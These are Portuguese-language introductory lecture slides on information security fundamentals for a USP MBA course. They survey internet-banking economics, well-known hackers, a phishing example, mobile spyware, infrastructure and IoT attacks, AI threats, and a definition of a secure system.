

MBA EM **ENGENHARIA DE SOFTWARE**

Fundamentos de Segurança da Informação

Prof. Dr. Marcos A. Simplicio Jr

MBAUSP
ESALQ

A responsabilidade pela idoneidade, originalidade e licitude dos conteúdos didáticos apresentados é do professor.

Proibida a reprodução, total ou parcial, sem autorização.


Lei nº 9610/98



Introdução

Economia na Internet

- **Cenário prévio:** redes privadas, soluções proprietárias e recursos individualizados (acesso controlado, mas custo elevado).
- A integração de sistemas em larga escala contribuiu enormemente para a redução de custos devido ao compartilhamento de recursos computacionais e à adoção de padrões abertos de comunicação.




Economia na Internet

- Estudo da consultoria Booz-Allen & Hamilton sobre custo de transações bancárias (1996).
 - “Internet Banking: A Survey of Current and Future Development”
- *Unidade de custo de transação financeira*: leva em conta todos os custos envolvidos na transação.
- Consideraram-se as seguintes opções de estrutura de sistema:
 - Acesso via agência (sistema tradicional);
 - Acesso via rede telefônica (Home Banking);
 - Infra de telefonia (modem, etc.) administrada pelo banco
 - Acesso via caixa eletrônico (ATM).
 - Acesso via Internet (Internet Banking).



Custos por transação


- Agências
- Home Banking
- ATM
- Internet Banking



- O ganho observado pelo Internet banking é cerca de duas ordens de grandeza (*~100 vezes*) em relação ao custo das agências, e praticamente *50 vezes* em relação ao Home Banking tradicional (redes privadas).


O problema da segurança

- **Informações na Internet passam por equipamentos de rede (ex.: roteadores) de terceiros**
 - Caminhos diferentes a cada transação realizada.
 - Dados em trânsito pela rede facilmente observados.
- **Facilidade de acesso à Internet propicia interferência nas transações realizadas**
 - Surgimento de “hackers” e “crackers”
 - Atuação de agências de segurança



O problema da segurança

No início, problemas eram motivados primariamente por fama, curiosidade, poder, desafios:



- **Adrian Lamo:** invadia empresas para depois notificá-las dos problemas de segurança (de graça)
- **Kevin Mitnick:** invadiu diversos sistemas governamentais e corporativos, preso após perseguição de meses
- **Kevin Poulsen:** invadiu sistemas de telefonia de uma rádio de LA para bloquear ligações de outros ouvintes e ganhar um Porsche em um concurso
- **Jonathan James ('c0mrade'):** invadiu a NASA e fez download de códigos relacionados à International Space Station
- **JoJ Johansen ('DVD Jon'):** quebrou a criptografia de DVDs (entre outros)

O problema da segurança

- Motivação atual:
 - \$\$\$
- Crescimento da Internet acompanha o crescimento de crimes associados a sistemas online...
- *Como aproveitar a infraestrutura de comunicação e ainda garantir a robustez de um sistema transacional?*

Phishing!
("LTAU")

The image shows a screenshot of a web browser displaying a phishing website designed to look like the Itaú Bank login page. The browser's address bar shows the URL 'https://itau.com.br/login.asp'. The page features the Itaú logo and navigation links such as 'Abra sua Conta', 'Para Você', 'Personalité', 'Private Bank', 'Empresas', 'Corporate Bank', and 'Poder Público'. A red banner at the top contains the text 'Conheça o Itaú', 'Conta Corrente', 'Investimentos', 'Vida e Previdência', 'Cartões de Crédito', 'Empréstimos', 'Seguro', and 'Acesso Internet'. The main content area prompts the user to 'Digite os números que constam no seu cartão conforme exemplo ao lado.' and shows a credit card image with the number '0100-02070-2 181 XXXXX T-X'. Below this, there are input fields for 'Número do Portador', 'Agência', 'Conta', 'Senha Eletrônica', 'Senha do Cartão', '5 Dígitos do Cartão', and 'Data de Nascimento'. A red arrow points from the text 'Phishing! ("LTAU")' to the credit card image. At the bottom, there are promotional banners for 'Dicas de Segurança', 'SUPERNOVOS Leilão de Imóveis Itaú', 'Inscrições prorrogadas', and 'É dia de ganhar com Itaucard'.


E ameaças evoluem...

- Problemas acompanham evoluções tecnológicas
 - Expansão do uso de **dispositivos móveis “smart”**
 - O iPhone foi lançado em 2007, e o Android em 2008
- **Pergunta:** Quanto tempo para surgimento de malwares nessas plataformas?



E ameaças evoluem...

- Problemas acompanham evoluções tecnológicas
- Expansão do uso de **dispositivos móveis “smart”**
 - ➔ Crescimento de **malware** contra dispositivos móveis...




Fonte: <https://portal.av-atlas.org>
(Setembro/2025)

E ameaças evoluem...

- Problemas acompanham evoluções tecnológicas
- Expansão do uso de **dispositivos móveis “smart”**
 - ➔ Crescimento de **malware** contra dispositivos móveis...

		2022	2023	2024
 Android	# of CVE	1223	1422	501
	# of high or critical CVSS	494	404	305
	# of zero day CVEs exploited in the wild	41	97	12
 Apple	# of CVE	243	269	317
	# of high or critical CVSS	155	120	125
	# of zero day CVEs exploited in the wild	5	20	5



Fonte: <https://zimperium.com>
(Global Mobile Threat Report, 2025)

E ameaças evoluem...

- Problemas acompanham evoluções tecnológicas
- Expansão do uso de **dispositivos móveis “smart”**
 - ➔ Crescimento de malware contra dispositivos móveis...
 - ➔ **Ataques direcionados** (ex.: espionagem) com cunho político...



TudoCelular.com

Pegasus: spyware para smartphones teve papel crucial na execução de jornalista saudita

Um smartphone pode ter tido papel crucial no assassinato do jornalista saudita Jamal Khashoggi, na Turquia.

5 de dez. de 2018



As Nações Unidas no Brasil

Suposta espionagem com software Pegasus preocupa ONU

A chefe de direitos humanos da ONU considerou "extremamente alarmante" os relatos do aparente uso generalizado do software espião Pegasus...

21 de jul. de 2021



PEN International

Mexico: Pegasus Spyware used on Journalists and Citizens

The Mexican Armed Forces used NSO's Pegasus surveillance software to spy on the communications between journalists at the newspaper El Universal, and human...

10 de mar. de 2025



E ameaças evoluem...

- Problemas acompanham evoluções tecnológicas
- Tecnologia para **automação de sistemas críticos**: eletricidade; óleo e gás; ...



→ **Stuxnet** (2010)¹: destruiu ~1000 centrífugas de enriquecimento de urânio no Irã, ao forçar motores a operar acima/abaixo do usual



→ **Ciberguerra** Rússia x Ucrânia (2014 – 2025+)²: setores de energia, telecomunicações, bancário, governo, cadeia de suprimentos,...



→ **DarkSide** (2021)²: ataque de ransomware contra a Colonial Pipelines, interrompeu dutos de combustível por vários dias



→ **Represa de Bremanger** (2025)³: atacantes abriram comportas por 4 horas – felizmente, não houve danos ou feridos

1. K. Zetter (2014) "An Unprecedented Look at Stuxnet, the World's First Digital Weapon" URL: <https://www.wired.com/2014/11/countdown-to-zero-day-stuxnet>

2. K. Chinchardze (2025) "From Georgia to Ukraine: Seventeen Years of Russian Cyber Capabilities at War". URL: <https://mwi.westpoint.edu/from-georgia-to-ukraine-seventeen-years-of-russian-cyber-capabilities-at-war>

3. J. Tidy (2021) "Colonial hack: How did cyber-attackers shut off pipeline?" URL: <https://www.bbc.com/news/technology-57063636>


4. N. Adomaitis (2025) "Norway spy chief blames Russian hackers for dam sabotage in April" URL: <https://www.reuters.com/technology/norway-spy-chief-blames-russian-hackers-dam-sabotage-april-2025-08-13>

E ameaças evoluem...


- Problemas acompanham evoluções tecnológicas
 - **Internet das Coisas (IoT)** e dispositivos inteligentes: comum haver proteções insuficientes...



→ **Jeep** (2015)¹: vídeo mostra possibilidade de cortar motor e freios do veículo em movimento – <https://www.youtube.com/watch?v=MK0SrxBC1xs>



→ Recall de **marcapassos** nos EUA (2017)²: vulneráveis a ataques remotos para drenar bactéria ou causar choques indevidos



→ **Mirai e variantes** (2016 até hoje...)^{3,4}: recruta dispositivos IoT (ex.: câmeras) p/ botnet, usada em ataques de negação de serviço

1. A. Greenberg (2015) "Hackers Remotely Kill a Jeep on the Highway—With Me in It". Wired. URL: <https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/>

2. B. Kuehn (2018). "Pacemaker Recall Highlights Security Concerns for Implantable Devices". URL: <https://www.ahajournals.org/doi/10.1161/CIRCULATIONAHA.118.037331>

3. M. Antonakakis et al. (2017). "Understanding the Mirai Botnet". URL: <https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis>

4. V. Li (2025). "The Resurgence of IoT Malware: Inside the Mirai-Based Botnet Campaign". URL: <https://www.fortinet.com/blog/threat-research/iot-malware-gayfemboy-mirai-based-botnet-campaign>

E ameaças evoluem...

- Problemas acompanham evoluções tecnológicas
- **Inteligência Artificial:** “Se tentarem te vender alguma IA segura, é óleo de cobra”¹ (NIST)
 - **Envenenamento de base** de treinamento^{2,3}: uso intencional de dados falsos/enviesados (LLMs aprenderam com a “Internet”...)
 - **Jailbreak/Injeção de prompt**³: comandos para burlar políticas e filtros, ou executar ações indevidas




1. T. Claburn. "NIST: If someone's trying to sell you some secure AI, it's snake oil." TheRegister, Jan/2024. URL: https://www.theregister.com/2024/01/05/nist_ai_security/
2. B. Bergmans (2024) "Data Poisoning: The Exploitation of Generative AI". URL: <https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/data-poisoning>
3. M. Comiter (2019) "Attacking Artificial Intelligence: AI's Security Vulnerability and What Policymakers Can Do About It" URL: <https://www.belfercenter.org/publication/AttackingAI>

Visualização de Ataques


- Mapas de ataques de segurança (tempo real):
 - <https://krebsonsecurity.com/2015/01/whos-attacking-whom-realtime-attack-trackers/>
 - Obs.: mais “efeito visual” do que dados estatísticos

<https://cybermap.kaspersky.com>



Outro sintoma da COVID-19...

- Exigências legais: Lei Geral de Proteção de Dados (**LGPD**)
- “Efeito COVID-19”: aumento de “alvos fáceis” para **fraudes**
- **Empresas** que ingressaram no mundo dos serviços online: baixa experiência/preocupação com cybersegurança
- **Usuários “novatos”** na Internet: menos propensos a detectar ataques (engenharia social, phishing, scams, ...)



<https://noticias.r7.com/brasil/golpes-virtuais-disparam-com-pandemia-do-coronavirus-29062022/>

<https://agenciabrasil.ebc.com.br/geral/noticia/2020-09/federacao-de-bancos-alerta-para-aumento-de-fraudes-durante-pandemia>

O que é um sistema “seguro”?




Segurança: Uma Definição


- Um sistema seguro é aquele que fornece informações *íntegras* somente a *usuários autorizados*, no momento em que elas são pedidas através de *requisições válidas e identificadas*, **não permitindo** que essas informações sejam *recebidas, observadas ou alteradas por terceiros não autorizados*.



Modelo para Segurança de Redes



Modelo para Segurança de Computadores



Desafios de Segurança

- Não é simples,
- deve considerar ataques potenciais,
- os procedimentos usados não são intuitivos,
- envolve algoritmos e informações secretas,
- deve-se decidir onde empregar os mecanismos,
- batalha de habilidade entre o atacante e o administrador,
- seus benefícios não são percebidos até que ocorra uma falha,
- requer monitoramento constante,
- visto como um fator que dificulta o uso dos sistemas.




Segurança é um processo!

- Sistema “seguro” ⇔ Processo de segurança efetivo

Agir: para identificar problemas a corrigir

Planejar: o que e como fazer

